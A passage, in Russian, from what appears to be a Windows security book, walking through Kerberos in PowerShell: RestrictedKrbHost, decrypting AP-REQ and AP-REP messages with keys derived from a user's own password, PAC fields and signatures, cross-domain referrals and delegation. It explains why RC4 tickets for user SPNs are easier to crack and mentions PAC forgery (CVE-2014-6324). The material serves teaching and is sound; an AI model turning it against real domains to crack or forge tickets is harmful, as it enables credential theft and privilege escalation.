Мы настраиваем серверный контекст аутентификации, а затем обновляем его маркером аутентификации клиента. Однако при вызове команды PowerShell `Update-LsaServerContext` аутентификация завершается ошибкой. Возможно, это не должно сильно удивлять. Прямой доступ к общему ключу шифрования учётной записи компьютера, используемой для SPN HOST, имеет только пользователь Local System. Поэтому при проверке LSA сообщения `AP-REQ` он не может его расшифровать и возвращает ошибку.

Можно ли найти SPN, который мы способны согласовать локально? Windows задаёт класс службы `RestrictedKrbHost`. SPN локального компьютера с этим классом службы сопоставлен с учётной записью компьютера, поэтому билет снова зашифрован ключом учётной записи компьютера. Однако LSA обрабатывает этот класс службы особым образом и, в отличие от HOST, разрешает любому пользователю системы расшифровать его. Если изменить команду, чтобы вместо этого использовать ограниченный класс службы, мы получим вывод из листинга 14-4.

```
PS> $credout = New-LsaCredentialHandle -Package "Kerberos" -UseFlag Outbound
1 PS> $spn = "RestrictedKrbHost/$env:COMPUTERNAME"
PS> $client = New-LsaClientContext -CredHandle $credout -Target $spn
PS> Format-LsaAuthToken -Token $client.Token
<KerberosV5 KRB_AP_REQ>
Options         : None
<Ticket>
Ticket Version  : 5
2 ServerName      : SRV_INST - RestrictedKrbHost/GRAPHITE
--snip--

PS> $credin = New-LsaCredentialHandle -Package "Kerberos" -UseFlag Inbound
PS> $server = New-LsaServerContext -CredHandle $credin
PS> Update-LsaServerContext -Server $server -Token $client.Token
PS> Use-NtObject($token = Get-LsaAccessToken $server) {
   Get-NtLogonSession $token | Format-Table
}
3 LogonId           UserName      LogonType SessionId
-------           --------      --------- ---------
00000000-01214E12 MINERAL\alice Network   0
```

Листинг 14-4. Аутентификация с помощью SPN `RestrictedKrbHost`

Здесь мы меняем SPN, чтобы использовать класс службы `RestrictedKrbHost` для имени текущего компьютера □. Затем завершаем аутентификацию, как в листингах 14-2 и 14-3. Обратите внимание на изменение SPN, указанного в сообщении `AP-REQ` □. На этот раз при обновлении серверного контекста аутентификации операция завершается успешно, поэтому мы можем извлечь созданный объект Token и вывести сеанс входа □.

В листинге 14-5 мы проверяем взаимную аутентификацию и просматриваем возвращённое сообщение `AP-REP`.

```
1 PS> $client = New-LsaClientContext -CredHandle $credout
-Target "RestrictedKrbHost/$env:COMPUTERNAME" -RequestAttribute MutualAuth
PS> Format-LsaAuthToken -Token $client.Token
<KerberosV5 KRB_AP_REQ>
2 Options         : MutualAuthRequired
```

```
--snip--

PS> $server = New-LsaServerContext -CredHandle $credin
PS> Update-LsaServerContext -Server $server -Token $client.Token
PS> $ap_rep = $server.Token
PS> $ap_rep | Format-LsaAuthToken
3 <KerberosV5 KRB_AP_REP>
<Encrypted Part>
4 Encryption Type : AES256_CTS_HMAC_SHA1_96
Cipher Text     :
00000000: 32 E1 3F FC 25 70 51 29 51 AE 4E AC B9 BD 58 72
--snip--
```

Листинг 14-5. Включение взаимной аутентификации

Мы включаем взаимную аутентификацию, указывая флаг атрибута запроса `MutualAuth` при создании клиентского контекста аутентификации □. В сообщении `AP-REQ` видно, что установлен флаг `MutualAuthRequired` □, требующий от службы вернуть сообщение `AP-REP`. При форматировании маркера аутентификации сервера мы видим сообщение `AP-REP`, которое содержит только зашифрованное значение □. У сведений о ключе шифрования □ нет номера версии ключа, поскольку значение зашифровано ключом сеанса, а не общим ключом шифрования.

Расшифрование сообщения AP-REQ

Получив сообщение `AP-REQ`, мы захотим расшифровать его. Но до сих пор во всех примерах мы шифровали билеты ключом, полученным из пароля компьютера. Хотя этот пароль, возможно, удалось бы извлечь и использовать при расшифровании, это потребовало бы много дополнительной работы. Как расшифровать билет сообщения `AP-REQ` с наименьшими усилиями?

Один из подходов - указать SPN, который заставит TGS использовать наш собственный пароль. Затем мы сможем получить ключ шифрования на основе контролируемого нами пароля учётной записи и расшифровать билет. Добавить SPN в свою учётную запись пользователя можно с помощью программы `setspn` или команды PowerShell `Set-ADUser`. Это необходимо делать от имени администратора домена; в противном случае у вас не будет доступа к Active Directory, необходимого для настройки. Следующая команда добавляет SPN `HTTP/graphite` пользователю `alice`:

```
PS> Set-ADUser -Identity alice -ServicePrincipalNames @{Add="HTTP/graphite"}
```

Этой же командой можно удалять SPN, заменив `Add` на `Remove`. SPN может быть почти произвольным, но рекомендуется придерживаться известных классов служб и узлов.

Теперь можно запустить сценарий для выполнения аутентификации с новым SPN. Полученное сообщение `AP-REQ` показано в листинге 14-6.

```
PS> $credout = New-LsaCredentialHandle -Package "Kerberos" -UseFlag Outbound
PS> $client = New-LsaClientContext -CredHandle $credout -Target
"HTTP/graphite"
PS> Format-LsaAuthToken -Token $client.Token
<KerberosV5 KRB_AP_REQ>
Options         : None
<Ticket>
Ticket Version  : 5
Server Name     : SRV_INST - HTTP/graphite
Realm           : MINERAL.LOCAL
Encryption Type : ARCFOUR_HMAC_MD5
Key Version     : 3
Cipher Text     :
00000000: 1A 33 03 E3 04 47 29 99 AF B5 E0 5B 6A A4 B0 D9
00000010: BA 7E 9F 84 C3 BD 09 62 57 B7 FB F7 86 3B D7 08
--snip--
00000410: AF 74 71 23 96 D6 30 01 05 9A 89 D7
```

```
<Authenticator>
Encryption Type : ARCFOUR_HMAC_MD5
Cipher Text     :
00000000: 72 30 A1 25 F1 CC DD B2 C2 7F 61 8B 36 F9 37 B5
00000010: 0C D8 17 6B BB 60 D3 04 6E 3A C4 67 68 3D 90 EE
--snip--
00000180: 5E 91 16 3A 5F 7B 96 35 91
```

Листинг 14-6. Сообщение `AP-REQ` *для SPN* `HTTP/graphite`

Изучив этот вывод, вы увидите, что изменилось немногое, но мы по крайней мере можем подтвердить, что билет относится к указанному нами SPN. Это означает, что мы можем запросить билет службы, который должен сопоставляться с пользователем. Ещё одно изменение состоит в том, что теперь типом шифрования является RC4, а не AES. Это связано со странностью поведения Kerberos в Windows: когда SPN назначен пользователю, тип шифрования по умолчанию - RC4. Для нас это хорошая новость, поскольку RC4 гораздо проще расшифровать, в чём вы вскоре убедитесь. Обратите также внимание, что номер версии ключа задан, то есть билет зашифрован общим ключом шифрования.

Прежде чем расшифровать билет, необходимо создать ключ для алгоритма шифрования. Создать ключ RC4 просто: достаточно вычислить MD4-хеш пароля Unicode, на котором он основан. Мы уже видели эту операцию: данный ключ идентичен NT-хешу, используемому в NTLM, и это не совпадение. Когда Microsoft добавила алгоритм RC4 в Kerberos, она использовала NT-хеш для поддержки существующих пользователей без необходимости обновлять пароли для создания новых ключей шифрования. Использование алгоритма RC4 также обходит трудности, связанные с экспортными ограничениями на криптографию.

Если предоставить пароль пользователя, можно создать ключ RC4 Kerberos с помощью команды PowerShell `Get-KerberosKey`, как показано в листинге 14-7.

```
PS> $key = Get-KerberosKey -Password "AlicePassw0rd" -KeyType ARCFOUR_HMAC_MD5
-NameType SRV_INST -Principal "HTTP/graphite@mineral.local"
PS> $key.Key | Out-HexDump
C0 12 36 B2 39 0B 9E 82 EE FD 6E 8E 57 E5 1C E1
```

Листинг 14-7. Создание ключа RC4 Kerberos для SPN

Обратите внимание, что необходимо использовать действительный пароль учётной записи пользователя, от имени которого выполняется пример.

СОЗДАНИЕ КЛЮЧЕЙ AES

Создать ключ RC4 из пароля просто, поскольку окончательный ключ не зависит от других сведений. Тем не менее такая конструкция приводит к интересным проблемам: например, если две учётные записи используют один пароль, они могут расшифровывать билеты друг друга. Кроме того, реализация расшифрования в модуле PowerShell способна подбирать ключ полным перебором в случаях, когда субъект указан неверно или номер ключа не совпадает.

С ключами AES дело обстоит иначе. AES использует алгоритм Password-Based Key Derivation Function 2 (PBKDFv2) для вычисления промежуточного ключа на основе пароля, а затем применяет этот ключ для создания окончательного ключа. PBKDFv2 нужны три значения для создания промежуточного ключа: пароль, значение соли, затрудняющее подбор ключа полным перебором, и количество итераций выполнения алгоритма создания.

По умолчанию алгоритм использует 4096 итераций, а соль получает из имени субъекта, сцепляя записанную прописными буквами область с именем клиента. Например, `alice@mineral.local` создаст соль `MINERAL.LOCALalice`, а использованный нами SPN `HOST/graphite@mineral.local` создаст `MINERAL.LOCALhostgraphite`. Получение ключа

только из SPN даст неправильный результат, поэтому при вызове Get-KerberosKey следует явно указать соль, как показано здесь:

```
PS> $aes_key = Get-KerberosKey -Password "AlicePassw0rd"
-KeyType AES256_CTS_HMAC_SHA1_96 -NameType SRV_INST
-Principal "HTTP/graphite@mineral.local" -Salt "MINERAL.LOCALalice"
PS> $aes_key.Key | Out-HexDump
CF 30 3E 2D BB FA 29 1D EF 87 C1 79 B2 18 7A AD
D3 38 77 27 51 C2 5E C3 C8 DD D8 01 CC AC 0A A9
```

Теперь маркер аутентификации AP-REQ и ключ можно передать команде PowerShell Unprotect-LsaAuthToken, чтобы расшифровать билет и аутентификатор. Передав расшифрованный маркер аутентификации команде Format-LsaAuthToken, мы можем вывести незащищённые сведения. Поскольку расшифрованный билет довольно велик, мы будем исследовать его по частям, начав с листинга 14-8.

```
PS> $ap_req = Unprotect-LsaAuthToken -Token $client.Token -Key $key
PS> $ap_req | Format-LsaAuthToken
<KerberosV5 KRB_AP_REQ>
Options         : None
<Ticket>
Ticket Version  : 5
Server Name     : SRV_INST - HTTP/graphite
Realm           : MINERAL.LOCAL
Flags           : Forwardable, Renewable, PreAuthent, EncPARep
1 Client Name     : PRINCIPAL - alice
Client Realm    : MINERAL.LOCAL
2 Auth Time       : 5/12 5:37:40 PM
Start Time      : 5/12 5:43:07 PM
End Time        : 5/13 3:37:40 AM
Renew Till Time : 5/19 5:37:40 PM
```

Листинг 14-8. Основные сведения расшифрованного билета

Незашифрованный билет начинается со значения Realm. Большая часть последующих данных является служебными сведениями, включая флаги, которые, например, указывают, что предварительная аутентификация была выполнена (PreAuthent). Флаг Forwardable связан с делегированием - темой, к которой мы вернёмся в разделе «Делегирование Kerberos» на странице 479. Билет также содержит SPN аутентифицируемого пользователя □. Поскольку пользователь alice запросил билет для службы HTTP/graphite, аутентифицируются сведения именно этого пользователя. Далее видно, что срок действия билета ограничен: в данном случае на основе времени аутентификации □ и времени окончания он действителен около 10 часов. После истечения срока клиент может продлевать его ещё пять дней. (Флаг Renewable кодирует сведения о возможности продления билета.)

В листинге 14-9 показан следующий компонент билета: случайно созданный ключ сеанса.

```
<Session Key>
Encryption Type : ARCFOUR_HMAC_MD5
Encryption Key  : 27BD4DE38A47B87D08E03500DF116AB5
```

Листинг 14-9. Ключ сеанса билета

Этот ключ сеанса используется для шифрования аутентификатора. Клиент и сервер также могут использовать его для шифрования и проверки любых последующих передаваемых ими ключей или данных.

После него идёт список значений данных авторизации, которые сервер может использовать для определения свойств безопасности пользователя клиента. Самое важное из них - PAC, содержащий всё необходимое принимающей системе Windows для построения объекта Token пользователя. Сам PAC разделён на несколько частей. В листинге 14-10 содержатся его сведения о входе.

```
<Authorization Data - AD_WIN2K_PAC>
<PAC Entry Logon>
<User Information> 1
Effective Name   : alice
Full Name        : Alice Roberts
User SID         : S-1-5-21-1195776225-522706947-2538775957-1110
Primary Group    : MINERAL\Domain Users
Primary Group SID: S-1-5-21-1195776225-522706947-2538775957-513
<Groups> 2
MINERAL\Domain Users            - Mandatory, EnabledByDefault, Enabled
<Resource Groups> 3
Resource Group   : S-1-5-21-1195776225-522706947-2538775957 4
MINERAL\Local Resource          - Mandatory, EnabledByDefault, Enabled, Resource
<Extra Groups> 5
NT AUTHORITY\Claims Valid       - Mandatory, EnabledByDefault, Enabled
Authentication authority asserted identity - Mandatory, EnabledByDefault, Enabled
<Account Details> 6
Logon Time       : 5/12 5:37:15 PM
Password Last Set: 5/8 11:07:55 AM
Password Change  : 5/9 11:07:55 AM
Logon Count      : 26
Bad Password #   : 0
Logon Server     : PRIMARYDC
Logon Domain     : MINERAL
Logon Domain SID : S-1-5-21-1195776225-522706947-2538775957 7
User Flags       : ExtraSidsPresent, ResourceGroupsPresent
User Account Cntl: NormalAccount, DontExpirePassword
Session Key      : 00000000000000000000000000000000 8
```

Листинг 14-10. Запись входа PAC

Запись входа PAC следует формату, использовавшемуся в протоколе Netlogon до Windows 2000. Она начинается с основных сведений о пользователе □, таких как имя, SID и первичная группа пользователя. Затем идёт список членств в группах, разделённый на три части: группы домена □, группы ресурсов □ и дополнительные группы □. Для каждой группы показаны SID (отформатированный как имя, если оно известно) и применяемые к нему атрибуты. Для уменьшения размера SID групп домена и ресурсов хранятся только с последним значением RID. Полные SID получаются добавлением этого RID соответственно к SID домена входа □ или SID группы ресурсов □. Список дополнительных групп хранит полные SID, поэтому может содержать SID с различными префиксами.

После сведений о группах идут дополнительные служебные сведения о пользователе, например время его последнего входа и смены пароля □. Этот раздел также включает сведения о сервере и домене, аутентифицировавших пользователя, включая имя и SID домена. Флаги пользователя показывают, что в билете присутствуют дополнительные группы и группы ресурсов. Флаги управления учётной записью пользователя указывают свойства учётной записи (в данном случае - что срок действия пароля пользователя не истекает).

Наконец, имеется пустой ключ сеанса, целиком состоящий из нулей □. Непустой ключ сеанса встречается, только если KDC не аутентифицировал пользователя непосредственно, а использовал другой протокол аутентификации, например NTLM. В этом случае здесь будет показан ключ сеанса такого подпротокола аутентификации; однако в большинстве случаев он будет пустым.

В листинге 14-11 показана следующая запись PAC, содержащая атрибуты утверждений пользователя.

```
<PAC Entry UserClaims>
<ActiveDirectory Claim>
ad://ext/cn:88d7f6d41914512a - String - Alice Roberts
ad://ext/country:88d7f5009d9f2815 - String - US
ad://ext/department:88d7f500a308c4a9 - String - R&D
```

Листинг 14-11. Запись утверждений пользователя PAC

Как упоминалось в главе 4, объект Token предоставляет эти утверждения пользователя в виде атрибутов безопасности, и они могут играть роль в процессе управления доступом, обычно посредством центральной политики доступа. Если целевой SPN является учётной записью компьютера, а не пользователя, билет Kerberos также будет включать сведения о клиентском устройстве в виде групп устройства и утверждений устройства, как показано в листинге 14-12.

```
<PAC Entry Device>
Device Name      : MINERAL\GRAPHITE$
Primary Group    : MINERAL\Domain Computers
<Groups>
MINERAL\Domain Computers       - Mandatory, EnabledByDefault, Enabled
<Domain Groups>
NT AUTHORITY\Claims Valid      - Mandatory, EnabledByDefault, Enabled
<Extra Groups>
Authentication authority asserted identity - Mandatory, EnabledByDefault, Enabled

<PAC Entry DeviceClaims>
<ActiveDirectory Claim>
ad://ext/cn:88d7f6d41914512a - String - GRAPHITE
ad://ext/operatingSystem:88d7f6d534791d12 - String - Windows Enterprise
```

Листинг 14-12. Записи групп устройства и утверждений устройства PAC

Как и утверждения пользователя, обычно они используются только в центральной политике доступа. В листинге 14-13 показаны дополнительные служебные записи.

```
<PAC Entry ClientInfo>
Client ID        : 5/12 5:37:40 PM
Client Name      : alice

<PAC Entry UserPrincipalName>
Flags            : None
Name             : alice@mineral.local
DNS Name         : MINERAL.LOCAL
```

Листинг 14-13. Записи сведений о клиенте и UPN в PAC

Поле `Client ID` должно совпадать со временем аутентификации пользователя. В листинге 14-14 показано несколько подписей, применённых к данным PAC, чтобы гарантировать отсутствие изменений. Без этих подписей пользователь мог бы подделать собственный PAC, добавив любые группы, которые он хотел бы поместить в свой объект Token посредством LSA.

```
<PAC Entry ServerChecksum>
Signature Type   : HMAC_MD5
Signature        : 7FEA93110C5E193734FF5071ECC6B3C5

<PAC Entry KDCChecksum>
Signature Type   : HMAC_SHA1_96_AES_256
Signature        : 9E0689AF7CFE1445EBACBF88

<PAC Entry TicketChecksum>
Signature Type   : HMAC_SHA1_96_AES_256
Signature        : 1F97471A222BBCDE8EC717BC
```

Листинг 14-14. Подписи PAC

Первая подпись охватывает весь PAC. Однако, поскольку поля подписей встроены в PAC, при вычислении подписи они заменяются нулями. Эта подпись создаётся с помощью общего ключа, использованного для шифрования билета.

Вторая подпись используется для проверки того, что подпись сервера была выдана KDC. Она охватывает только подпись сервера и использует ключ шифрования пользователя `krbtgt`. Для проверки подписи серверу необходимо отправить её KDC, поскольку ключ шифрования ему неизвестен. Из соображений производительности эту проверку обычно не выполняют, когда сервер работает от имени привилегированного пользователя, например SYSTEM.

Последняя подпись вычисляется по всему билету с удалённым PAC. Для подписи используется ключ шифрования пользователя krbtgt. Эта подпись позволяет KDC обнаружить любое изменение билета, которое не охватывалось бы подписью сервера, поскольку та проверяет только PAC.

> **Примечание.** Windows сталкивалась с несколькими проблемами безопасности, связанными с проверкой подписей PAC. Самая известная - CVE-2014-6324, возникшая из-за того, что TGS принимал CRC32 как действительный механизм подписи. Поскольку CRC32 не является криптографически стойким и тривиально подбирается полным перебором, злоумышленник мог создать действительный PAC с любыми желаемыми группами, включая полную группу администраторов домена.

В листинге 14-15 показан последний компонент расшифрованного сообщения AS-REQ - аутентификатор.

```
<Authenticator>
Client Name     : PRINCIPAL - alice
Client Realm    : MINERAL.LOCAL
Client Time     : 5/13 2:15:03 AM
1 Checksum        : GSSAPI
Channel Binding : 00000000000000000000000000000000
Context Flags   : None
2 <Sub Session Key>
Encryption Type : ARCFOUR_HMAC_MD5
Encryption Key  : B3AC3B1C31937088B7B1BC880B10950E
3 Sequence Number : 0x7DDD0DBA
4 <Authorization Data - AD_ETYPE_NEGOTIATION>
AES256_CTS_HMAC_SHA1_96, AES128_CTS_HMAC_SHA1_96, ARCFOUR_HMAC_MD5
```

Листинг 14-15. Расшифрованный аутентификатор AS-REQ

Аутентификатор содержит некоторые основные сведения о пользователе, а также метку времени, указывающую, когда он был создан на клиенте, которую можно использовать для подтверждения того, что запрос является недавним и не был воспроизведён службе.

Можно заметить странность: поле Checksum присутствует, но, похоже, не содержит действительного криптографического хеша □. Причина в том, что аутентификатор перепрофилировал это поле для хранения дополнительных сведений, на что указывает значение типа GSSAPI. По умолчанию это поле содержит привязку канала для соединения, если она указана, и некоторые дополнительные флаги. В данном случае привязка канала не задана, поэтому поле Channel Binding целиком состоит из нулей. Если указать параметр ChannelBinding так же, как при использовании NTLM, поле будет выглядеть примерно так:

```
Channel Binding : BAD4B8274DC394EDC375CA8ABF2D2AEE
```

Аутентификатор содержит подключ сеанса □, который соединение может использовать в дальнейшем. Он также содержит случайно созданный номер последовательности □, который вместе с меткой времени способен сорвать атаки воспроизведения, пытающиеся использовать один и тот же билет и аутентификатор. Наконец, аутентификатор может содержать дополнительные данные авторизации □. В данном случае данные указывают тип AD_ETYPE_NEGOTIATION, позволяющий соединению попытаться обновить используемый алгоритм шифрования с RC4 до одного из форматов шифрования AES.

Значение типа GSSAPI, использованное в листинге 14-15, представляет Generic Security Services Application Program Interface (GSSAPI) - универсальный API для реализации протоколов сетевой аутентификации. В Linux или macOS для аутентификации Kerberos вместо SSPI применялся бы GSSAPI. RFC2743 и RFC2744 определяют текущую версию GSSAPI, а RFC4121 - реализацию Kerberos для этого протокола.

SSPI в основном совместим с GSSAPI, и в документации сетевых протоколов часто встречаются имена функций GSSAPI, особенно для шифрования и подписей. Например, для шифрования и

расшифрования данных в GSSAPI используются соответственно функции GSS_Wrap и GSS_Unwrap вместо API SSPI EncryptMessage и DecryptMessage. Аналогично, для создания и проверки подписей используются GSS_GetMIC и GSS_VerifyMIC вместо MakeSignature и VerifySignature. Поскольку эта книга посвящена безопасности Windows, далее мы не будем задерживаться на тонкостях GSSAPI.

Расшифрование сообщения AP-REP

После расшифрования билета и аутентификатора сообщения AP-REQ у нас есть ключ, необходимый для расшифрования AP-REP, используемого для взаимной аутентификации. Это выполняется в листинге 14-16.

```
PS> $sesskey = (Unprotect-LsaAuthToken -Token $ap_req -Key $key).Ticket.Key
PS> Unprotect-LsaAuthToken -Token $ap_rep -Key $sesskey | Format-LsaAuthToken
<KerberosV5 KRB_AP_REP>
<Encrypted Part>
Client Time     : 05-14 01:48:39
<Sub Session Key>
Encryption Type : AES256_CTS_HMAC_SHA1_96
Encryption Key  : 76F0794F1F3B8CE10C38CFA98BF74AF5229C7F626110C6302E4B8780AE91FD3A
Sequence Number : 0x699181B8
```

Листинг 14-16. Расшифрование сообщения AP-REP

Сначала необходимо получить ключ сеанса из расшифрованного билета AP-REQ. С этим ключом мы можем снова воспользоваться Unprotect-LsaAuthToken, чтобы расшифровать AP-REP. В выводе виден вновь согласованный ключ сеанса; в данном случае он обновлён с RC4 до ключа AES. Он также содержит номер последовательности для предотвращения атак воспроизведения.

> **ИСПОЛЬЗОВАНИЕ ОТКРЫТОГО КЛЮЧА ПРИ ИСХОДНОЙ АУТЕНТИФИКАЦИИ**
>
> Одна из серьёзных слабостей Kerberos, особенно для обычных пользователей, состоит в зависимости от пароля при получении ключей шифрования. Билеты и связанные с ними зашифрованные данные обычно передаются по незащищённым сетям, поэтому злоумышленник может легко собрать большой объём шифротекста, связанного с одним пользователем, и попытаться взломать его пароль. В случае успеха безопасность этого пользователя будет полностью скомпрометирована.
>
> Чтобы ограничить этот риск, Windows Kerberos можно настроить на использование исходной аутентификации с открытым ключом (Public Key Initial Authentication, PKINIT). PKINIT применяет криптографию с открытым ключом для исходного обмена ключами сеанса вместо общих ключей шифрования, полученных из паролей. Криптография с открытым ключом в PKINIT аутентифицирует пользователя посредством стандартных сертификатов X.509, которые система обычно хранит вместе с соответствующим закрытым ключом на смарт-карте, которую пользователь должен вставить в компьютер Windows перед аутентификацией.
>
> Вместо шифрования метки времени общим ключом шифрования в составе данных предварительной аутентификации клиент при отправке исходного сообщения AS-REQ KDC подписывает идентификатор своим сертификатом открытого ключа, доказывая владение ключом, а затем отправляет его KDC вместе с копией использованного сертификата. KDC может проверить подпись, что доказывает владение клиентом соответствующим закрытым ключом, и удостовериться, что политика PKI разрешает сертификат (например, проверив наличие правильного корневого центра сертификации и расширенных назначений ключа, Extended Key Usages, или EKU).

Если все проверки пройдены, KDC возвращает клиенту ключ сеанса, либо зашифровав его открытым ключом, либо используя обмен ключами Диффи-Хеллмана. В результате исходный процесс аутентификации никогда не использует общий ключ шифрования, полученный из пароля. (Разумеется, многие функции Windows зависят от учётных данных пользователя, например NT-хеша, и PAC в билете будет содержать NT-хеш клиента, зашифрованный в отдельной структуре данных авторизации.) Подробнее о реализации PKINIT можно узнать из RFC4556.

Далее мы рассмотрим ещё одну тему, связанную с аутентификацией службы Kerberos: её работу через границы доверия доменов.

Междоменная аутентификация

При обсуждении лесов доменов в главе 10 я упоминал концепцию отношений доверия, при которых доверяющий домен принимает учётные данные, принадлежащие конфигурации пользователя, хранящейся в другом домене. В этом разделе рассматривается работа протокола Kerberos между доменами одного леса. Хотя аутентификация Kerberos также может выполняться между лесами и с реализациями Kerberos, не относящимися к Windows, эти сложные случаи мы здесь рассматривать не будем.

На рисунке 14-6 показаны основные операции междоменной аутентификации Kerberos между доменами примера MINERAL и SALES.




Рисунок 14-6. Обзор междоменной аутентификации Kerberos

Сначала клиент в домене MINERAL запрашивает билет службы для SPN HTTP/WEB.SALES □. TGS не может удовлетворить этот запрос, поскольку SPN отсутствует в его собственном домене. Он проверяет глобальный каталог, чтобы узнать, настроен ли этот SPN в каком-либо другом домене леса, и находит его в домене SALES.

Затем TGS проверяет наличие отношения доверия с доменом SALES, которое действительно существует. При установлении нового отношения доверия между двумя доменами между контроллерами этих доменов настраивается общий ключ Kerberos. Этим ключом шифруется билет направления, содержащий сведения о пользователе и запрошенную службу, после чего билет возвращается клиенту □. Затем клиент пересылает билет направления TGS в домене SALES □. Поскольку билет зашифрован общим междоменным ключом, TGS SALES может расшифровать его и проверить содержимое.

TGS SALES должен изменить PAC из билета направления, добавив членства в локальных группах домена SALES на основе существующих групп пользователя. Затем TGS повторно подпишет изменённый PAC и вставит его в билет службы для использования локальной службой. Теперь он может выдать билет службы для HTTP/WEB.SALES и вернуть его клиенту, используя ключ службы □.

> **Примечание.** В сложных междоменных отношениях доверия домены не должны доверять никаким дополнительным SID, включённым в PAC, поскольку злоумышленник, скомпрометировавший исходный домен, может создать PAC с произвольными SID, а затем скомпрометировать целевой домен. Windows реализует механизм фильтрации SID для удаления из PAC SID, считающихся опасными, например любых SID локального домена. Однако полные подробности фильтрации SID выходят за рамки этой книги.

Наконец, клиент может использовать билет службы для аутентификации в службах домена SALES □. Сервер, получающий билет службы, может использовать его для построения маркера на основе изменённого PAC, созданного TGS его домена.

Доменам может потребоваться повторить этот процесс выдачи билета направления несколько раз, если между ними нет прямого отношения доверия. Например, возвращаясь к доменам из примера в главе 10, если пользователь домена ENGINEERING захочет пройти аутентификацию в службе домена SALES, корневой домен MINERAL должен сначала выдать билет направления. Затем этот билет можно использовать для получения билета направления домена SALES.

В более сложных лесах, состоящих из множества доменов и деревьев, такой многоэтапный процесс направления может привести к низкой производительности. Чтобы исправить это, Windows предоставляет механизм установления сокращённого отношения доверия между любыми двумя доменами леса. Домены могут использовать это доверие для получения билета направления без необходимости следовать обычному транзитивному пути доверия.

Мы рассмотрели основы аутентификации Kerberos. Теперь перейдём к более глубоким темам, начав с того, как аутентифицированный пользователь может безопасно переслать свои учётные данные службе.

Делегирование Kerberos

Делегирование позволяет службе переслать учётные данные пользователя другой службе. Это полезно, поскольку при подключении пользователя к службе с помощью Kerberos он не предоставляет ей свои учётные данные. Вместо этого он предоставляет билет, зашифрованный общим ключом шифрования сервера. Служба могла бы попытаться переслать билет другой службе, но, поскольку она не знает общий ключ шифрования новой службы, зашифровать билет не

сможет и новая служба его не примет.

Может показаться, что единственный способ получить зашифрованный билет новой службы - отправить TGS сообщение `TGS-REQ` с помощью TGT. Однако у исходной службы есть только TGT собственной учётной записи, а не пользователя, и без TGT пользователя служба не может переслать его учётные данные дальше, чем указано. Такое поведение обеспечивает важную меру безопасности; если бы любую аутентификацию пользователя в службе можно было делегировать другой службе, вероятно, было бы легко получить полный административный доступ к домену.

Тем не менее пересылка учётных данных - полезная функция. Например, предположим, что у вас есть корпоративная сеть, к которой пользователи могут обращаться из внешней сети только через веб-сервер. Было бы полезно, если бы веб-сервер мог предоставить учётные данные пользователей для доступа к внутренним системам, таким как сервер базы данных. Один из способов решить эту проблему состоял бы в том, чтобы веб-сервер запросил учётные данные пользователя в виде открытого текста, а затем использовал их для аутентификации в домене, который предоставил бы TGT пользователя. Однако на практике с точки зрения безопасности это ужасная идея.

Поэтому, чтобы сделать возможной безопасную пересылку учётных данных, Kerberos реализует определённый процесс делегирования. Клиент может согласиться на делегирование, разрешив целевой службе использовать его личность для запроса от его имени билетов других сетевых служб. Домены Windows настраивают делегирование отдельно для каждой учётной записи как пользователей, так и компьютеров. При исследовании свойств учётной записи в графическом интерфейсе отображается диалоговое окно делегирования, показанное на рисунке 14-7.



Рисунок 14-7. Вкладка делегирования учётной записи компьютера GRAPHITE

На рисунке 14-7 показаны три основных варианта делегирования. Первый вариант, используемый по умолчанию, отключает делегирование для учётной записи. Второй, называемый неограниченным делегированием, позволяет учётной записи делегировать любой другой службе в сети с использованием учётных данных проходящего аутентификацию пользователя. Третий вариант, известный как ограниченное делегирование, позволяет делегировать учётные данные пользователя фиксированному набору служб, определённому списком разрешённых SPN.

